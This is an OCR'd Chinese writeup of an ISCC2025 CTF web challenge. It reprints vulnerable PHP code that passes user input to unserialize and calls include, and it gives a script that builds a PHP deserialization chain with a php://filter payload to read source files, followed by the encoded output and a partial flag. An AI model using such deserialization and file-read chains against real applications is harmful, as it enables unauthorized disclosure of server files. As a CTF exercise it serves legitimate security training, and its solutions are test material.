
ISCC2025决赛 Writeup

Web

谁动了我的奶酪

输入一个tom得到源码




```
                $Messages = [
                        "<h3>Tom偷偷看了你一眼，然后继续啃奶酪...</h3>",
                        "<h3>墙角的奶酪碎屑消失了，它们去了哪里？</h3>",
                        "<h3>Cheese的香味越来越浓，谁在偷吃？</h3>",
                        "<h3>Jerry皱了皱眉，似乎察觉到了什么异常……</h3>",
                ];
                echo $Messages[array_rand($Messages)];
                $this->revealCheeseLocation();
        }
}

class Jerry{
        protected $secretHidingSpot;
        public $squeak;
        public $shout;
        public function searchForCheese($mouseHole){
                include($mouseHole);
        }
        public function __invoke(){
                $this->searchForCheese($this->secretHidingSpot);
        }
}

class Cheese{
        public $flavors;
        public $color;
        public function __construct(){
                $this->flavors = array();
        }
        public function __get($slice){
                $melt = $this->flavors;
                return $melt();
        }
        public function __destruct(){
                unserialize($this->color)();
                echo "Where is my cheese?";
        }
}

if (isset($_GET['cheese_tracker'])) {
        unserialize($_GET['cheese_tracker']);
}elseif(isset($_GET["clue"])){
        $clue = $_GET["clue"];
        $clue = str_replace(["T", "h", "i", "f", "!"], "*", $clue);
        if (unserialize($clue)){
                unserialize($clue)->squeak = "Thief!";
                if(unserialize($clue)->shout === unserialize($clue)->squeak)
                        echo "cheese is hidden in ".$where;
                else
                        echo "OHhhh no!find it yourself!";
        }
}

?>
```

php反序列化，构造链子

代码块


```php
<?php
class Jerry {
    public $secretHidingSpot;
    public $squeak;
    public $shout;
}
class Cheese {
    public $flavors;
    public $color;
}
$jerry = new Jerry();
$jerry->secretHidingSpot = "php://filter/convert.base64-encode/resource=clue.php";
$cheese = new Cheese();
$cheese->color = serialize($jerry);
$payload = serialize($cheese);
echo urlencode($payload);
?>
```



```php
            echo $messages[array_rand($messages)];
            $this->revealCheeseLocation();
        }
}

class Jerry{
        protected $secretHidingSpot;
        public $squeak;
        public $shout;
        public function searchForCheese($mouseHole){
            include($mouseHole);
        }
        public function __invoke(){
            $this->searchForCheese($this->secretHidingSpot);
        }
}

class Cheese{
        public $flavors;
        public $color;
        public function __construct(){
            $this->flavors = array();
        }
        public function __get($slice){
            $melt = $this->flavors;
            return $melt();
        }
        public function __destruct(){
            unserialize($this->color)();
            echo "Where is my cheese?";
        }
}

if (isset($_GET['cheese_tracker'])) {
        unserialize($_GET['cheese_tracker']);
}elseif(isset($_GET["clue"])){
        $clue = $_GET["clue"];
        $clue = str_replace(["T", "h", "i", "f", "! "], "*", $clue);
        if (unserialize($clue)){
            unserialize($clue)->squeak = "Thief!";
            if(unserialize($clue)->shout === unserialize($clue)->squeak)
                echo "cheese is hidden in ".$where;
            else
                echo "OHhhh no!find it yourself!";
        }
}

?>
```


PD9waHANCiR3aGVyZT0iZmxhZ19vZl9jaGVlc2UucGhwIjsNCj8+DQo=Where is my cheese?

得到提示继续读


不安全
112.126.73.173:10086/Y2hlZXNlT25l.php?cheese_tracker=O%3A6%3A"Cheese"%3A2%3A%7Bs%3A7%3A"flavors"%3BN%3Bs%3A5%3A"color"%3Bs%3...
有新版 Chrome 可用

```
            [illegible]
        ];
        echo  $Messages[array_rand($Messages)];
        $this->revealCheeseLocation();
    }
}

class  Jerry{
    protected  $secretHidingSpot;
    public  $squeak;
    public  $shout;
    public  function  searchForCheese($mouseHole){
        include($mouseHole);
    }
    public  function  __invoke(){
        $this->searchForCheese($this->secretHidingSpot);
    }
}

class  Cheese{
    public  $flavors;
    public  $color;
    public  function  __construct(){
        $this->flavors  =  array();
    }
    public  function  __get($slice){
        $melt  =  $this->flavors;
        return  $melt();
    }
    public  function  __destruct(){
        unserialize($this->color)();
        echo  "Where  is  my  cheese?";
    }
}

if  (isset($_GET['cheese_tracker']))  {
    unserialize($_GET['cheese_tracker']);
}elseif(isset($_GET["clue"])){
    $clue  =  $_GET["clue"];
    $clue  =  str_replace(["T",  "h",  "i",  "f",  "!"],  "*",  $clue);
    if  (unserialize($clue)){
        unserialize($clue)->squeak  =  "Thief!";
        if(unserialize($clue)->shout  ===  unserialize($clue)->squeak)
            echo  "cheese  is  hidden  in  ".$where;
        else
            echo  "OHhhh  no!find  it  yourself!";
    }
}

?>
```

PD9waHAKICAgICRmbGFnID0gIklTQ0N7Y2gzM3NlX3RoIWVmXyE1X3RoZSI7CiAgICAvLyDkvYbmgI7kuYjlj6rmnInkuIDljYrlkaLvvJ8KCS8vIEplcnJ56L+Y5ZCs5Yiw5Yir55qE6byg6byg6K+0VG9t55SoMjLnmoQxNui/
is my cheese?



Alphabet
A-Za-z0-9+/=


[✓ Remove non-alphabet chars] Strict mode

PD9waHAKICAgICRmbGFnID0gIklTQ0N7Y2gzM3NlX3RoIWVmXyE1X3RoZSI7CiAgICAvLyDkvYbmgI7kuYjlj6rmnInkuIDljYrlkaLvvJ8KCS8vIEplcnJ56L+Y5ZCs5Yiw5Yir55qE6byg6byg6K+0VG9t55SoMjLnmoQxNui/m+WItuW8guaIluS7gOS5iOeahO+8jOWVpeaEj+aAneWRou+8nwo/Pg==

ABC 228   1


```
<?php
    $flag = "ISCC{ch33se_th!ef_!5_the";
    // 但怎么只有一半呢？
    // Jerry还听到别的鼠鼠说Tom用22的16进制异或什么的，啥意思呢？
?>
```

原本网页名称base64解码后是cheeseOne的意思，同样地去访问cheeseTwo



